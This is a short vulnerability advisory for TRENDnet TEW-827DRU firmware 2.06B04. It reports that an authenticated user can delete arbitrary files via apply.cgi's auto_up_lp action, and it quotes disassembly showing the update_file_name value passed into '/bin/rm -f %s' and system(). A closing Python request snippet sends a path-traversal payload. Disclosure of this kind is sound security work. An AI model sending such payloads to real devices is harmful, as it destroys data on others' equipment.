TEW-827DRU

Firmware version


```
TEW-827DRU firmware: 2.06B04
```

Description

```
An issue was discovered in TRENDnet TEW-827DRU firmware up to and including
2.06B04. An authenticated user could delete arbitrary files by apply.cgi via the
action auto_up_lp with key 'update_file_name'.
```

Detial

```
The bug in function: auto_upload_lang, binary: www/cgi/ssi
The parameter 'update_file_name' pass to system
```



```
0042FCDC                 nop
0042FCE0                 addiu   $v0, (aBinRmFS - 0x4C0000)  # "/bin/rm -f %s"
0042FCE4                 addiu   $v1, $fp, 0x6E8+var_88
0042FCE8                 move    $a0, $v1         # s
0042FCEC                 move    $a1, $v0         # format
0042FCF0                 lw      $a2, 0x6E8+arg_0($fp)
0042FCF4                 la      $v0, sprintf
0042FCF8                 nop
0042FCFC                 move    $t9, $v0
0042FD00                 jalr    $t9 ; sprintf
0042FD04                 nop
0042FD08                 lw      $gp, 0x6E8+var_6D8($fp)
0042FD0C                 addiu   $v0, $fp, 0x6E8+var_88
0042FD10                 move    $a0, $v0         # command
0042FD14                 la      $v0, system
0042FD18                 nop
0042FD1C                 move    $t9, $v0
0042FD20                 jalr    $t9 ; system
```

Send Packege

```
    scommand = '../tmp/test_file'
    data = {
        b'action': b'auto_up_lp',
        b'update_file_name': scommand,
    }
```